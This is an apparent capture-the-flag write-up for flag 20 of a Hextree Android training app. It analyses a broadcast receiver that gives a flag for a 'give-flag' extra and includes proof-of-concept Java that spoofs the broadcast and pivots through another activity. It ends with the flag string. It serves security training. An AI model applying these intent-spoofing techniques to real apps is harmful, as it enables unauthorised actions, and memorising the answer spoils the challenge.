Challenge Requirments
Spoof notification button actions for
Flag20Receiver
Analysis
Upon interacting with Flag20Activity it sends us a notification:
 When pressing on
 GET FLAG button and inspecting LogCat we see the following intent
 Now we know that it sends an implicit intent to
 io.hextree.broadcast.GET_FLAG, From the description of the notification we start inspecting both files Flag20Activity & Flag20Receiver, What matters most is Flag20Receiver since the activity isn’t exported:
AndroidManifest.xml
<activity
	android:name="io.hextree.attacksurface.activities.Flag20Activity"
	android:exported="false"/>
We can try to pivot to it using Flag5Activity but that would be unintended :)
Now let’s see Flag20Receiver
Flag20Receiver
public class Flag20Receiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.i("Flag20Receiver.onReceive", Utils.dumpIntent(context, intent));
        if (intent.getBooleanExtra("give-flag", false)) {
            success(context);
        } else {
            Toast.makeText(context, "Conditions not correct for flag", 0).show();
        }
    }

    private void success(Context context) {
        Intent intent = new Intent();
        intent.setAction(Flag20Activity.GET_FLAG);
        intent.addFlags(intent.getFlags());
        intent.putExtra(FlagDatabaseHelper.COLUMN_VALUE, "Flag20Success");
        intent.setComponent(new ComponentName(context, (Class<?>) Flag20Activity.class));
        Toast.makeText(context, "Success! Open the app to trigger the flag activity", 0).show();
        context.startActivity(intent);
    }
}
Pretty simple receiver that only needs a booleanExtra called give-flag with the value set to true
Flag20Activity
Flag20Receiver flag20Receiver = new Flag20Receiver();
IntentFilter intentFilter = new IntentFilter(GET_FLAG);
if (Build.VERSION.SDK_INT >= 33) {
	registerReceiver(flag20Receiver, intentFilter, 2);
} else {
	registerReceiver(flag20Receiver, intentFilter);
}
This is the code snippet from Flag20Activity where the receiver is being used, it gets called with GET_FLAG intent filter which is a variable initialized at the top of the code:
public static String GET_FLAG = "io.hextree.broadcast.GET_FLAG";Now that we know everything we need to solve the challenge let’s create our POC!
Creating the POC
Exploitation Steps:
Manual Way:
- Open the Flag20Activity from the target app to get the notification
- Fire our malicous broadcast
- Submit the flag :) Automatic Way:
- Pivot From
Flag5AcitivtytoFlag20Activityto trigger the notification - Send the malicous broadcast after some delay
- Submit the flag :)
POC Code
public class Flag20 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag20);
        getSupportActionBar().setTitle("Flag 20");

        Button button = findViewById(R.id.button_flag20);
        button.setOnClickListener(v -> {
            // Pivot From `Flag5Acitivty` to `Flag20Activity` to trigger the notification
            Log.i("Tensai-POC", "Pivoting to Flag20Activity from Flag5Activity");
            Intent activityIntent = new Intent();
            activityIntent.setComponent(new ComponentName("io.hextree.attacksurface",
                    "io.hextree.attacksurface.activities.Flag20Activity"));
            Intent pivot = PivotIntent.create(activityIntent);
            startActivity(pivot);
            // Send the malicous broadcast after some delay
            Log.i("Tensai-POC", "Sending the malicous broadcast after 2sec delay to fetch the flag");
            new Handler().postDelayed(() -> {
                Intent intent = new Intent();
                intent.setAction("io.hextree.broadcast.GET_FLAG");
                intent.putExtra("give-flag", true);
                sendBroadcast(intent);
            }, 2000);
        });
    }
}
the PivotIntent class is a helper class I created that automates the pivoting steps for Flag5Activity you can see it here.
If we wanted to do it the manual way here’s the code for it:
public class Flag20 extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag20);
        getSupportActionBar().setTitle("Flag 20");

        Button button = findViewById(R.id.button_flag20);
        button.setOnClickListener(v -> {
            Log.i("Tensai-POC", "Solving Flag 20");
            // Send the malicous broadcast after some delay
			Intent intent = new Intent();
			intent.setAction("io.hextree.broadcast.GET_FLAG");
			intent.putExtra("give-flag", true);
			sendBroadcast(intent);
        });
    }
}
Now we just open the target activity to trigger the notification then we send our malicous broadcast!

Flag
HXT{spoof-notificaiton-result-er12d}